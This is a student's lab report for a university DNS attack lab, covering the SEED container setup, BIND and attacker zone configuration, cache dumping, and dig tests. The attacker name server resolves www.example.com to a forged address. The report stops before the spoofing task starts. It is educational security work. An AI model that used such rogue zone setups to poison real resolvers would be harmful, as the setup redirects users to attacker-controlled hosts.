Clemson University

Lab-3: Local DNS Attack Lab.

CPSC:8570

Spring- 2022

Course Instructor: Dr. Long Cheng

by:


Sai Vinay Nandigam

CUID: C17742253

Lab Environment setup:


I have set up own DNS server to conduct the attacks. As mentioned in the manual I have created four separate machines: one for victim, one for Local DNS server, and two for the attacker. As the attack should be performed locally so all the machines were on the same LAN.

DCBUILD(Building the container)




```
[03/16/22]seed@VM:~/Labsetup-3$ ls
docker-compose.yml  image_local_dns_server  volumes
image_attacker_ns   image_user
[03/16/22]seed@VM:~/Labsetup-3$ dcbuild
Router uses an image, skipping
attacker uses an image, skipping
Building local-server
Step 1/4 : FROM handsonsecurity/seed-server:bind
bind: Pulling from handsonsecurity/seed-server
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
2c821fdd764b: Downloading [>                                                  ]
2c821fdd764b: Downloading [==>                                                ]
2c821fdd764b: Downloading [===>                                               ]
2c821fdd764b: Downloading [=====>                                             ]
2c821fdd764b: Downloading [======>                                            ]
2c821fdd764b: Downloading [========>                                          ]
2c821fdd764b: Downloading [=========>                                         ]
2c821fdd764b: Downloading [===========>                                       ]
2c821fdd764b: Downloading [============>                                      ]
2c821fdd764b: Downloading [==============>                                    ]
2c821fdd764b: Pull complete
Digest: sha256:e41ad35fe34590ad6c9ca63a1eab3b7e66796c326a4b2192de34fa30a15fe643
```

DCUP(Starting the container)




```
Successfully tagged seed-user:latest
Building attacker-ns
Step 1/3 : FROM handsonsecurity/seed-server:bind
 ---> bbf95098dacf
Step 2/3 : COPY named.conf  zone_attacker32.com  zone_example.com  /etc/bind/
 ---> Using cache
 ---> 273e9dee4ce6
Step 3/3 : CMD service named start && tail -f /dev/null
 ---> Using cache
 ---> 05a4a080887b

Successfully built 05a4a080887b
Successfully tagged seed-attacker-ns:latest
[03/16/22]seed@VM:~/Labsetup-3$ dcup
attacker-ns-10.9.0.153 is up-to-date
Starting seed-router ...
seed-attacker is up-to-date
Starting seed-router    ... done
Starting user-10.9.0.5 ... done
Attaching to attacker-ns-10.9.0.153, seed-attacker, local-dns-server-10.9.0.53,
user-10.9.0.5, seed-router
attacker-ns-10.9.0.153 |  * Starting domain name service... named       [ OK ]
local-dns-server-10.9.0.53 |  * Starting domain name service... named    [ OK ]
```

Dockps(Displaying the Id's of the container)




```
[03/16/22]seed@VM:~/Labsetup-3$ dockps
ed7eca291f14  attacker-ns-10.9.0.153
10c2601ceb71  seed-attacker
37a3d7d89a46  local-dns-server-10.9.0.53
bfeb546e5631  user-10.9.0.5
f709abadfec5  seed-router
[03/16/22]seed@VM:~/Labsetup-3$ 
```

User-10.9.0.5 (Created the user machine)




```
[03/16/22]seed@VM:~/Labsetup-3$ docksh user-10.9.0.5
root@bfeb546e5631:/# export PS1="user-10.9.0.5:\w\n\$>"
user-10.9.0.5:/
$>
```

Local-DNS-Server(created the Local DNS Server machine)




```
[03/16/22]seed@VM:~/Labsetup-3$ docksh local-dns-server-10.9.0.53
root@37a3d7d89a46:/# export PS1="local-dns-server-10.9.0.53:\w\n\$>"
local-dns-server-10.9.0.53:/
$>
```

Attacker-ns(Created the attacker name server machine)




```
[03/16/22]seed@VM:~/Labsetup-3$ docksh attacker-ns-10.9.0.153
root@ed7eca291f14:/# export PS1="attacker-ns-10.9.0.153:\w\n\$>"
attacker-ns-10.9.0.153:/
$>
```

Seed Attacker(Created the Seed Attacker machine)



```
[03/16/22]seed@VM:~/Labsetup-3$ docksh seed-attacker
root@VM:/# export PS1="seed-attacker:\w\n\$>"
seed-attacker:/
$>
```


Seed Router (Created the Seed-router machine)



```
[03/16/22]seed@VM:~/Labsetup-3$ docksh seed-router
root@f709abadfec5:/# export PS1="seed-router:\w\n\$>"
seed-router:/
$>
```


DNS Configuration:

Checking the local DNS server: It matches with our local DNS server.




```
[03/16/22]seed@VM:~/Labsetup-3$ docksh user-10.9.0.5
root@bfeb546e5631:/# export PS1="user-10.9.0.5:\w\n\$>"
user-10.9.0.5:/
$>cat /etc/resolv.conf
nameserver 10.9.0.53
user-10.9.0.5:/
$>
```

On the server: there are many configurations as you can see and we want to find




```
[03/16/22]seed@VM:~/Labsetup-3$ docksh local-dns-server-10.9.0.53
root@37a3d7d89a46:/# export PS1="local-dns-server-10.9.0.53:\w\n\$>"
local-dns-server-10.9.0.53:/
$>ls /etc
adduser.conf            gss             mailcap        rc4.d
alternatives            host.conf       mailcap.order  rc5.d
apparmor.d              hostname        mime.types     rc6.d
apt                     hosts           mke2fs.conf    rcS.d
bash.bashrc             init.d          mtab           resolv.conf
bind                    inputrc         nanorc         rmt
bindresvport.blacklist  insserv.conf.d  network        rpc
ca-certificates         iproute2        networks       security
ca-certificates.conf    issue           nsswitch.conf  selinux
cron.d                  issue.net       opt            services
cron.daily              kernel          os-release     shadow
debconf.conf            ld.so.cache     pam.conf       shadow-
debian_version          ld.so.conf      pam.d          shells
default                 ld.so.conf.d    passwd         skel
deluser.conf            ldap            passwd-        ssl
dpkg                    legal           ppp            subgid
e2scrub.conf            libaudit.conf   profile        subuid
environment             localtime       profile.d      sysctl.conf
ethertypes              logcheck        protocols      sysctl.d
fstab                   login.defs      python3        systemd
```

Bind




```
db.127     db.local  named.conf.local          zones.rfc1918
local-dns-server-10.9.0.53:/etc/bind
$>cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
};

local-dns-server-10.9.0.53:/etc/bind
$>
```

Dumped the cache on local dns server




```
$>cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
};

local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>
```

Flush the cache



```
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
};

local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>
```


In the attacker



```
        file "/etc/bind/zone_example.com";
};

attacker-ns-10.9.0.153:/etc/bind
$>cat xone_attacker32.com
cat: xone_attacker32.com: No such file or directory
attacker-ns-10.9.0.153:/etc/bind
$>cat zone_attacker32.com
$TTL 3D
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     10.9.0.180
www     IN      A     10.9.0.180
ns      IN      A     10.9.0.153
*       IN      A     10.9.0.100
attacker-ns-10.9.0.153:/etc/bind
$>
```


Testing the DNS Setup:

Digging the ip address of the attacker32.com by using “dig ns.attacker32.com” command




```
$>dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36808
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e896971b98d8607c01000000623204a3ed2bb4edc8712e7d (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 3 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Mar 16 15:39:15 UTC 2022
;; MSG SIZE  rcvd: 90

user-10.9.0.5:/
$>
```

Digging the ip address of www.example.com



```
$>dig www.example.com.

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18899
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d396ccce972bf32d0100000062320576ac6856355f4944f2 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 523 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Mar 16 15:42:46 UTC 2022
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```

Digging the ip address of @ns.attacker32.com www.example.com



```
; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64390
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: c249e544ce5cae8301000000623205edeb15e14831187dd1 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 3 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Wed Mar 16 15:44:45 UTC 2022
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```


Again, I have dumped the DNS cache in the local DNS server.

Task-1: Directly Spoofing Response to User.

